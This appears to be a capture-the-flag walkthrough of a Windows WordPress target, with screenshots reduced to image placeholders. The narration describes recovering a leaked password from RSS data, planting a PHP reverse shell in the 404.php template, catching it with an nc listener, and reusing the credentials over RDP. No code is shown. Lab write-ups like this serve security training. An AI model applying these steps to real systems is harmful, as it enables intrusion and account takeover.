


In the **author's** page, I found downloadable **RSS** data.




I downloaded and viewed the data. One of the files revealed the password of **Wade**.







I logged in and got access to the **wp-admin** panel.




I referred to **hacktricks** for ways to get an RCE from wp-admin.




> **note:** Since the target is a windows machine, I used a cross platform php-reverse-shell from the below github repo.



I added my reverse shell payload in the **404.php** template so that I could execute it by causing an error.




After updating the php code, I started a reverse shell listener using **nc** and triggered the payload by trying to navigate to a non-existent path.





This gave me a reverse shell.

Alternatively, I also found out that **wade** reused his password. The same credentials could also be used with **rdp**.




rdp would provide a graphical access to the system making interaction much easier. So I connected to the target using **xfreerdp**.







On the **Desktop**, I found the **user.txt** file.

